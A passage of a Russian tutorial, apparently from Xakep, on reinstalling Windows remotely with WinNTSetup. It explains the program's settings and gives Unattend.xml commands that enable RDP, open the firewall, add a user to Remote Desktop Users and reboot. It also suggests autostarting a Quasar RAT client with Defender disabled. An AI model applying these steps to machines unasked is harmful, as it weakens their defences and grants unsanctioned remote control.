Теперь давай разберемся с назначением настроек программы. Для удобства размечу их цифрами.


WinNTSetup 4.2
WimGAPI v. 10.0.19041.1
Windows 2000/XP/2003
1
Windows Vista/7/8/10/2008/2012
Select location of Windows installation files
_ASUS_Notebook v2.1
2
Search...
Select location of the Boot drive
Зарезервировано системой 19 MB free NTFS Space Align 1024 K
MBR
BOOTMGR PBR
BOOT PART
Z:
3
F
Search...
Select location of the Installation drive
4
F
Search...
Options
5
Mount Installation drive as:
7
C:
Patch UxTheme.dll to allow unsigned Themes
drive letter preassignment
Unattend
Add Drivers
6
Mode:
8
Wimboot
Tweaks >>>
VHD >>>
Status
Setup


1. Эти две вкладки управляют версией устанавливаемой Windows. По умолчанию открыта вторая вкладка (на скриншоте), которая позволяет установку всех современных версий винды. Первая вкладка имеет несколько другой набор твиков и возможностей тонко настроить систему перед установкой.


WinNTSetup 4.2
WimGAPI v. 10.0.19041.1
Windows 2000/XP/2003
Windows Vista/7/8/10/2008/2012
Select location of Windows installation files
Search...
Select location of the Boot drive
Зарезервировано системой 19 MB free NTFS Space Align 1024 K
MBR
NTLDR PBR
BOOT FLAG
Z:
F
Search...
Select location of the Installation drive
F
Search...
Options
SystemRoot
Mount Installation drive as:
C:
Patch UxTheme.dll to allow unsigned Themes
drive letter preassignment
Unattend
Run Driver Packs BASE (x86 only)
Add Drivers
Tweaks >>>
VHD >>>
Status
Setup

2. Тут нужно указать путь к файлу WIM/ESD с Windows. ISO не пойдет. Чтобы выйти из этой ситуации, можно извлечь нужный файл из ISO любым современным архиватором либо смонтировать его UltraISO или DaemonTools. Кстати, если уже установленная ОС — Windows 10, смонтировать образ (правда, не всякий) можно прямо проводником Windows! Тогда ничего копировать не придется.
3. Тут выбирается загрузочный диск. Не тот, на который установлена текущая ОС, а именно **загрузочный**. По умолчанию его не видно, но при запуске программа монтирует его на `Z:`, как на скриншоте. Там находится EFI-загрузчик и его обвязка, так что немытыми руками туда лучше не лезть. И на MBR-, и на GPT-дисках этот раздел зовется «Зарезервировано системой», но на EFI (GPT) он отформатирован в FAT32, а на BIOS (MBR) — в NTFS. Как видишь, для скриншотов я использую два компьютера: основной на MBR (тут нормальную поддержку UEFI, увы, не завезли) и тестовый на GPT. Короче, не обращай внимания на разницу на скриншотах.
4. Это, пожалуй, самое простое. Нужно только выбрать новосозданный раздел. Больше ничего трогать не надо. На нем могут быть и другие файлы, установке это не помешает. Но лучше, конечно, ставить на чистый диск.
5. В этом списке появятся редакции системы, которые можно установить. Как ты помнишь, в одном ISO могут лежать несколько редакций Windows: к примеру, Enterprise и Pro; а еще они могут быть разной разрядности. WinNTSetup позволяет выбрать устанавливаемую редакцию, если их больше одной. Еще один плюсик к удобству! :)
6. Тут у нас сразу две близкие по назначению настройки. `Unattend` позволяет задать кастомный `Unattend.xml` для установки. Мы будем использовать эту функцию для сохранения удаленного доступа. `Add drivers` позволяет интегрировать драйверы в устанавливаемую систему. Если у тебя есть диск со специальными драйверами для оборудования клиента, их можно установить сразу же, не дожидаясь перезагрузки.
7. Эта функция позволяет переназначить букву системного диска в новой Windows. Если даже ты ставишь систему на диск `D:`, как я в рамках демо, то эта функция прикажет смонтировать раздел как диск `C:` (или любой другой) в новой системе.
8. Последние три функции управляют режимом установки и твиками новой системы.


Сперва рассмотрим `Mode`: он позволяет включить сжатие Compact OS (даже несколькими способами!) или оставить старый добрый WIMBOOT. На современных SSD опция не сильно востребованная, но на моделях постарше еще актуальная. Она позволяет неиллюзорно сэкономить место на накопителе, а еще несколько ускорить загрузку.

Кнопка `Tweaks` открывает широкие возможности для модификации новой системы, в том числе отключение ненужных компонентов Windows, вроде Windows Defender и гибернации, мощный тюнинг проводника и реестра. Если тебе чего-то не хватило — можно дописать самостоятельно.


Tweaks - WinNTSetup (2020/06/03)
Explorer
☐ Remove Checkboxes from selected items
☐ Show Cmd.exe Icon on context menu
☐ Show hidden files and folders
☐ Show all file extensions
☐ Show all Tray Icons
☐ Use Small Taskbar Icons
☐ XP-Style taskbar Buttons
☐ Show Quick Launch Bar
☐ Show Computer icon on Desktop
☐ Show small desktop icons
☐ Remove "Shortcut to" from new Shortcuts
☐ Remove Arrow from Shortcuts
☐ Disable Security Warning for downloaded files
☐ Disable Aero Transparency
☐ Disable automatic restart after Windows update
☐ Disable Windows 8 First Logon Animation
☐ Disable Windows 8 LockScreen
☐ Boot To Desktop
☐ Disable the new taskbar icons of windows 10
☐ Disable Windows 10 Reserved space
System - Only use if you know what You do :)
☐ Disable System restore
☐ Disable UAC and Defender
☐ Disable Hibernate
☐ Disable automatic Reboot on system failure
☐ Turn off USB Device after safe remove
☐ Disable Page file
RegTweaks:
Search...

Доступные твики

VHD поможет установить Windows на виртуальный диск VHD или VHDX, который затем можно использовать в средах виртуализации или для создания готового к развертыванию образа с уже установленной ОС. Лично мне эта функция так и не пригодилась, но сказать я о ней должен был.


Create and Attach Virtual Hard Disk

Specify the virtual hard disk location on the machine.

Location:

Virtual hard disk size: 25 VHD GB
Partition Alignment: System default
Allocation unit size: System default

Virtual hard disk format

● Dynamically expanding
The size of this virtual hard disk expands to a fixed maximum size as data is saved to it. The disk size does not compact automatically when data is deleted.

○ Fixed size (Recommended)
The virtual hard disk uses a fixed amount of space regardless of the amount of the data stored on it. Its default size is the maximum amount of space available on your physical hard disk.

○ Fixed size (Instant creation)
Same as fixed, but significant faster creation. Hard disk space required by VHD will not be initialized.

Browse...
OK
Cancel

Теперь, когда функции программы понятны, можно приступать к собственно установке. Монтируй ISO (или другим способом доставай из него установочный WIM/ESD), загоняй его в программу, выбирай разделы, редакцию системы и твики (их я подробно рассматривать не буду — названия вполне точно передают назначение).

Продолжение статьи →

← НАЧАЛО СТАТЬИ

КОГДА ВИНДА НЕ ВИДНА

ПЕРЕУСТАНАВЛИВАЕМ WINDOWS ЧЕРЕЗ УДАЛЕННЫЙ ДОСТУП

Сохранение доступа

Прежде чем ты нажмешь кнопку Setup, прошу вспомнить о необходимости сохранить удаленный доступ к машине. Делать это мы будем с помощью файла `Unattend.xml`. В нем, кроме настроек, которые появляются на экране при первом запуске, можно задать и команды, которые будут выполнены после установки. Этим мы и воспользуемся: RDP-сервер включается в реестре, который можно редактировать с помощью командной строки. После выполнения команд из файла последует перезагрузка, так что сервер точно включится.

И еще один момент, который стоит помнить: на реальном сервере обычно не сразу «белый» адрес, а «серый» адрес, получаемый по DHCP от виртуального (или не очень) коммутатора, от которого настроен проброс портов на наш сервер. Если заблаговременно не была включена доступность всех портов из интернета, а настроенный RDP-порт отличается от стандартного (3389), то после переустановки и включения RDP мы не сможем подключиться, ведь нужный порт не проброшен. Так что перед переустановкой придется посмотреть, на какой порт назначен RDP, и переписать его в `Unattend.xml`.

Что делать пользователям других средств удаленного доступа

В общем случае — курить бамбук. Тот же TeamViewer не позволяет автоматически установить клиент и войти в аккаунт в нем. AnyDesk генерирует новый идентификатор на новой системе, следовательно, он тоже бесполезен.


В качестве альтернативы можно использовать старый добрый Quasar RAT, благо он бесплатный и на новой системе (если отключить Windows Defender) никто ему мешать не будет. У тебя, конечно, есть свой сервер, так что поставить на него админку Quasar и словить коннект от клиента будет не проблема.

Нужно собрать через админку клиентский бинарник, который положить в автозагрузку новой системы. Сделать это можно тысячей и одним способом, так что выбирай удобный и делай. Затем, когда все манипуляции в старой ОС будут завершены, ты перезагрузишь компьютер, и будет запущена и настроена новая система. В конце настройки выполнится наш скрипт. Он установит клиент Quasar в систему, после чего та будет еще раз перезагружена, а ты словишь коннект. Далее через режим удаленного рабочего стола можно продолжать настройку свежеустановленной Windows или можно установить более удобный AnyDesk или TeamViewer и продолжить через них.

Да, понимаю, это выглядит как костыль (которым, собственно, и является), но оно работает. Если у тебя есть способ получше — ты знаешь, где находятся комментарии.

Unattend.xml

Вообще, файл `Unattend.xml` я создавал с помощью онлайнового сервиса Windows AFG. Но генерируемый им файл содержит много мусора, так что его я правил вручную.


C:\Users\Hackcat\Desktop\autounattend.xml - Notepad++
Файл Правка Поиск Вид Кодировки Синтаксисы Опции Инструменты Макросы Запуск Плагины Вкладки ?
autounattend.xml

```
1    <!--**************************************************
2    Windows 10 Answer File Generator
3    Created using Windows AFG found at:
4    ;http://www.windowsafg.com
5
6    Installation Notes
7    Location:
8    Notes: Enter your comments here...
9    **************************************************-->
10
11   <?xml version="1.0" encoding="utf-8"?>
       XML Parsing error - line 11, pos 3:
       Invalid xml declaration.
12   <unattend xmlns="urn:schemas-microsoft-com:unattend">
13   <settings pass="windowsPE">
145  <settings pass="offlineServicing">
150  <settings pass="offlineServicing">
155  <settings pass="generalize">
160  <settings pass="generalize">
165  <settings pass="specialize">
201  <settings pass="oobeSystem">
319  </unattend>
```

eXtensible Markup Language file
length : 13,749 lines : 319
Ln : 1 Col : 1 Sel : 0 | 0
Windows (CR LF)
UTF-8
INS

Оригинальный Unattend.xml, генерируемый сервисом

Из всех проходов (а они задаются в контейнерах вида `<settings pass="...">`) нас интересуют только два последних — `specialize` и `oobeSystem`. Именно они задают поведение программы первичной настройки системы и хранят ответы на вопросы, которые появляются при первом запуске. Короче, удаляй строки с 13-й по 164-ю, они нам не понадобятся. Комментарий в начале файла тоже выкидывай — полезной нагрузки он не несет, только рекламу делает.

Напомню задачу: ответить на все вопросы при установке автоматически, создать пользователя и добавить его в группу администраторов и пользователей удаленного рабочего стола, включить и настроить RDP и увести комп в перезагрузку.

Ответы на вопросы у нас уже есть — спасибо сервису генерации файлов. Создание пользователя тоже есть, но оно почему-то не позволяет добавить его в несколько групп разом. RDP включается и настраивается из командной строки, что тоже можно прописать в файл. Ну а перезагрузка выполнится автоматически после окончания обработки нашего файла.

Давай внимательно рассмотрим проход `oobeSystem`. Первым делом у нас идет автовход пользователя (подконтейнер `component/AutoLogon`). Дальше — отключение лишних вопросов при установке (`OOBE`). После этого начинается самое вкусное — создание пользовательских аккаунтов, где прямым текстом указывается логин и пароль нового аккаунта, задается аккаунт владельца устройства, а еще команды, которые должны быть выполнены при установке. Их-то мы и будем использовать.

По умолчанию уже назначено три команды: настройка типа отображения панели управления, настройка размера значков и отключение протухания пароля пользователя. Мы можем добавить и свои команды по образцу, но, чтобы ты не путался, я приведу код, который нужно вставить после существующих команд.

```
<SynchronousCommand wcm:action="add">
    <Order>4</Order>
    <CommandLine>reg add "HKEY_LOCAL_MACHINE\System\
CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v
PortNumber /t REG_DWORD /d 0x00000d3d /f</CommandLine>
    <RequiresUserInput>false</RequiresUserInput>
    <Description>Set RDP port</Description>
</SynchronousCommand>
<SynchronousCommand wcm:action="add">
    <Order>5</Order>
    <CommandLine>reg add "HKEY_LOCAL_MACHINE\SYSTEM\
CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t
REG_DWORD /d 0 /f</CommandLine>
    <RequiresUserInput>false</RequiresUserInput>
    <Description>Enable RDP</Description>
</SynchronousCommand>
<SynchronousCommand wcm:action="add">
    <Order>6</Order>
    <CommandLine>netsh advfirewall firewall set rule group="remote
desktop" new enable=Yes</CommandLine>
    <RequiresUserInput>false</RequiresUserInput>
    <Description>Enable RDP on firewall</Description>
</SynchronousCommand>
<SynchronousCommand wcm:action="add">
    <Order>7</Order>
    <CommandLine>net localgroup "Remote Desktop Users" xakep_ru /add
</CommandLine>
    <RequiresUserInput>false</RequiresUserInput>
    <Description>Allow login via RDP</Description>
</SynchronousCommand>
<SynchronousCommand wcm:action="add">
    <Order>8</Order>
    <CommandLine>shutdown -r -f -t 120</CommandLine>
    <RequiresUserInput>false</RequiresUserInput>
    <Description>Schedule a reboot</Description>
</SynchronousCommand>
```

В строке 2 мы видим параметр `Order`: он задает, какой по порядку выполнится команда. Номера не должны повторяться. Параметр `CommandLine` и задает выполняемую команду. Остальное не особо важно.

В первой команде мы задаем порт RDP перед включением. Значения передаются только в шестнадцатеричной форме, так что не забудь исправить это значение, если потребуется. По умолчанию я оставил `0x00000d3d` — 3389 в десятичном виде. Вторая команда включает RDP, разрешая подключение к заданному выше порту.

